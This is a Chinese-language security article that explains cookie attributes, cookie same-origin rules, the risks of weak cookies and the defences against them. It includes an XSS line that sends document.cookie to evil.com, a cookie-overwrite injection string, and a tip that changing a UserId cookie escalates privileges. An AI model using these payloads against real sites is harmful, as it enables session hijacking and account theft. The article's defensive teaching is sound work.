浅谈 cookie 安全

0x01 简介

1. cookie 简述

由于 HTTP 协议是无状态的，而服务器端的业务必须是要有状态的。Cookie 诞生的最初目的是为了存储 web 中的状态信息，以方便服务器端使用。比如判断用户是否是第一次访问网站。目前最新的规范是 RFC 6265，它是一个由浏览器服务器共同协作实现的规范。**服务端**可以通过 http 的响应对 cookie 进行增加、修改和删除。而在**客户端**中也可以通过脚本语言如:JavaScript 对其进行同样的操作。

2. cookie 的组成结构

Cookie 的字段一般分为:
[name][value][path][domain][expires][secure][httponly]
键　　值　　路径 所属域 过期时间 secure flag　httponly flag

其中 name=value 是必选项，其它都是可选项。

name:一个唯一确定的 cookie 名称。通常来讲 cookie 的名称是不区分大小写的。

value:存储在 cookie 中的字符串值。最好为 cookie 的 name 和 value 进行 url 编码

path: 表示这个 cookie 影响到的路径，浏览器跟会根据这项配置，像指定域中匹配的路径发送 cookie。

domain:cookie 对于哪个域是有效的。所有向该域发送的请求中都会包含这个 cookie 信息。这个值可以包含子域(如：yq.aliyun.com)，也可以不包含它(如：.aliyun.com，则对于 aliyun.com 的所有子域都有效).

expires:失效时间，表示 cookie 何时应该被删除的时间戳(也就是，何时应该停止向服务器发送这个 cookie)。如果不设置这个时间戳，浏览器会在页面关闭时即将删除所有 cookie；不过也可以自己设置删除时间。这个值是 GMT 时间格式，如果客户端和服务器端时间不一致，使用 expires 就会存在偏差。

max-age: 与 expires 作用相同，用来告诉浏览器此 cookie 多久过期（单位是秒），而不是一个固定的时间点。正常情况下，max-age 的优先级高于 expires。

Secure flag ,安全标志，指定后，只有在使用 SSL 链接时候才能发送到服务器，如果是 http 链接则不会传递该信息。就算设置了 secure 属性也并不代表他人不能看到你机器本地保存的 cookie 信息，所以不要把重要信息放 cookie 就对了服务器端设置

HttpOnly flag，HttpOnly：告知浏览器不允许通过脚本 document.cookie 去更改这个值，同样这个值在 document.cookie 中也不可见。但在 http 请求张仍然会携带这个 cookie。注意这个值虽然在脚本中不可获取，但仍然在浏览器安装目录中以文件形式存在。这项设置通常在服务器端设置。

3. cookie 的同源策略

了解了 Cookie 的结构之后我们还需要知道关于 Cookie 的同源策略：

首先 Cookie 的同源策略是靠三元组 name、domain、path 来进行判断的，其中还有 httponly 和 secure 的限制。相对应的我们应该能想到 Web 的一个同源策略，它是靠 scheme、domain、port 来判断。

举例子:在没有限制的情况下

http://test.com 能读取 http://test.com:8000 的 cookie

http://test.com 能读取 https://test.com 的 cookie

如果设置了 secure

http://test.com 就不能读取 https://test.com 的 cookie

如果设置了 httponly

那么就无法通过 js 读写 http://test.com 的 cookie


一般情况下在同一个一级域名下共享 cookie 时，它的 domain 一般写做:domain=".test.com"；

0x02 cookie 的简单工作原理：

cookie 分为**会话 cookie** 和**持久 cookie**，会话 cookie 是指在不设定它的生命周期 **expires** 时的状态，前面说了，浏览器的开启到关闭就是一次会话，当关闭浏览器时，会话 cookie 就会跟随浏览器而销毁。当关闭一个页面时，不影响会话 cookie 的销毁。会话 cookie 就像我们没有办理积分卡时，单一的买卖过程，离开之后，信息则销毁。

1.打开 http://localhost:3000

2. 可以看到 Request Headers 并没有 Cookie 这个字段，在 Response Headers 中有了 Set-Cookie 这个字段,给客户端设置了 cookie



3. 然后刷新一下页面，相当于重新向 http://localhost:3000/ 这个地址发起了一次请求。


4. 现在我们就可以看到 Cookie 字段已经带上了，再刷新几次看 Cookie 也还是在的。

所以 cookie 就是通过这样的方式进行工作的,利用服务端给设置的 cookie 值通过同源策略的限制来进行一个网站的验证访问

0x03 风险

1. 仅利用 cookie 中进行身份验证(不利用 session)

如果是单纯的把一个用户的身份验证放到Cookie中那么是很不安全的,例如:Uid=1,这个程序就是直接判断Cookie中的Uid来进行身份验证以及相关操作,我曾在互联网中找到过一个案例:



这个是典型的通过单纯的 Cookie 来进行验证身份,我们只需要修改一下 UserId 就可以越权获得别人的权限

Name	Value	Domain	Path	Expires...	Size
ASP.NET_SessionId	3qlvrdchfntx0lwptfklb1mg	www.4...	/	1969-1...	41
BAIDUID	B917237710A64BA8CB9E178602CB148F:FG=1	.baidu....	/	2019-0...	44
CNZZDATA5433946	cnzz_eid%3D2038049501-1531625774-%26ntim...	www.4...	/	2019-0...	69
CNZZDATA5650573	cnzz_eid%3D1947534309-1531624223-%26ntim...	www.4...	/	2019-0...	69
CheckCode	9675	www.4...	/	1969-1...	13
HMACCOUNT	8A88D006E6879970	.hm.ba...	/	2038-0...	25
Hm_lpvt_ff540e60a250aa18d0c...	1531627513		/	1969-1...	50
Hm_lvt_ff540e60a250aa18d0cd...	1531626745		/	2019-0...	49
Login		www.4...	/	2018-0...	42
UM_distinctid	1649c116b4b24a-028e3b9a0e8589-47e1039-14...		/	2019-0...	72
UserCode	admin		/	2018-0...	13
UserId	1		/	2018-0...	7
cna	+rLRE3cYDQ0CAbeXYOvMfbRy	.cnzz.c...	/	2028-0...	27
showRuleSection	true	www.4...	/	2019-0...	19

2.httponly 问题

如果说是关键的 cookie 没有作 httponly 限制,那么如果在 cookie 的有效域下有一个 xss 将会使得身份被盗取


某公司的个人信息页面未过滤特殊符号导致可以插入 xss 攻击代码,其中盗取 cookie 的代码可以简单写为 new Image().src=”http://www.evil.com?”+escape(document.cookie)

```
new Image().src="http://www.evil.com?"+escape(document.cookie)
"http://www.evil.com?test%3Dsuccess"
```


你可以通过你自己网站的 log 日志里面找到 cookie
然后替换此 cookie 利用别人身份登录网站
这种网站现如今也比较少见,减少了 xss 直接对身份进行攻击的危害

3. secure 问题

当 secure 的限制**没有开启**时,那么在一个 https 的网站中,一个 xss 还是能通过 http 读取到 https 下的 cookie,如图:



当 secure 的限制**开启**时,我们已经不能再同上图这样通过 http 读取一个 https 的网站下的 cookie 了,但是我们还有一个权限就是写权限。如图:



曾经有人就利用这种覆盖 cookie 的方法,对 google 进行了攻击,当登录了 google 的账号之后,使用者的搜索历史记录就会被记录在账号中,攻击者利用 xss 对 cookie 进行覆盖,受害者不知情的情况下,所有的操作都被记录到攻击者的账号中。成功盗取了受害者的操作。

4.覆盖攻击的延伸

在现代的 web 应用中,会采用复杂的技术,一个页面也不再是单纯的页面了,很多的操作都会利用 ajax 等技术在不可见的地方进行操作。


这里可以延伸出一种攻击思路,既然 httponly 和 secure 限制了读取,但是在 RFC 中**并没有说 Cookie 一定是唯一**的啊,它是可以进行写入覆盖的比如:

a 登录了 www.test.com 被设置了一个 cookie:user=admin;domain=”.test.com”;path=”/”;secure;httponly

看一下 RFC 的标准中没有明确提到 cookie 重名时怎么进行处理,其中一般通过**path 的长度**和**创建先后的时间**进行判断优先级。

那么在一个 www.test.com 的页面下,有 ajax 请求了 www.test.com/aaa,那么我们通

过覆盖写入 document.cookie=”user=admin;domain=’.test.com’;path=’/aaa’;secure;http only”,因为这个 cookie 的 path 比前一个长，所以只要是该路径下的操作都是以攻击者的身份进行。如图思路：



这个场景下,被注入了危害者的 cookie,使用了受害者的钱给攻击者进行了充值,这个案例就非常的典型。

0x04 COOKIE 防护

1.防止在 Cookies 中存放敏感信息

这种方法虽然实现了程序实现的简便性,但是确大大增加了验证的安全隐患,如上述的第一个案例,就是因为利用了 cookie 中的明文 key value 值验证身份导致了安全问题,建议用 session 来验证身份。

2.加防篡改验证码，加个登录随机验证码

在用户登录时，多增加一层验证，需要验证两个 cookie，一个验证的是用户名，


一个验证的是随机数，而这个随机数是系统自动产生的，某时间段内相对为唯一的“验证码”。

这种方法的技术实现方式为：修改用户登录页面代码，当用户名和密码通过系统正确验证之后，从数据库中取出对应这个用户名的 randnum，并写入 cookie，也就是说此时类似于产生了两个 cookie。

这样以来，就算是攻击者通过不法手段伪造了管理员的用户名，但这个随机产生的验证码就很难猜到了，而且这个随机数是不停变化的，就能在一定程度上增加了 cookie 攻击的难度。

3.利用加密方式防止明文值被破解

设置一些加密方式加密重点的值,以防止重要信息泄露如下加密后的值:



4.强制要求开启 HTTPS 连接

服务器传送 cookie 时设置属性 secure 为 true,表示创建的 cookie 只能在 HTTPS 连接中被浏览器传递到服务器端进行会话验证，如果是 HTTP 连接则不会传递该信息，所以很难被窃听到。

5.对重要的值加上 httponly 标志

防止关键性的数据被恶意获取。

0x05 总结

对于 cookie 的实现,标准化是有一定安全问题的,所以在 web 应用实现 cookie 的同时，要注意各个方面的问题,不仅仅是对身份认证的盗取,可能还会有一些特殊场景下的 cookie 覆盖的危害。所以安全是各个方面的结合,在一些场景下有些危害是可以忽略的,但是在特殊的场景下,平时看似无关紧要的覆盖操作也是能带来很大的危害的。Cookie 可以也能被利用来进行 XSS，CSRF 等跨站攻击，它本身不是病毒也不是木马，对于主机本身不会产生威胁,但是容易被利用来进行攻击。所以最佳的防御应该是优化网站本身，设置复杂而周全的规则策略使攻击者不能获取到有效信息，从而来堵住 cookie 漏洞，同时也经常给站点打补丁。

本文中部分参考互联网资源。

最后，我自己都不相信，我居然在安全的道路上越走越偏了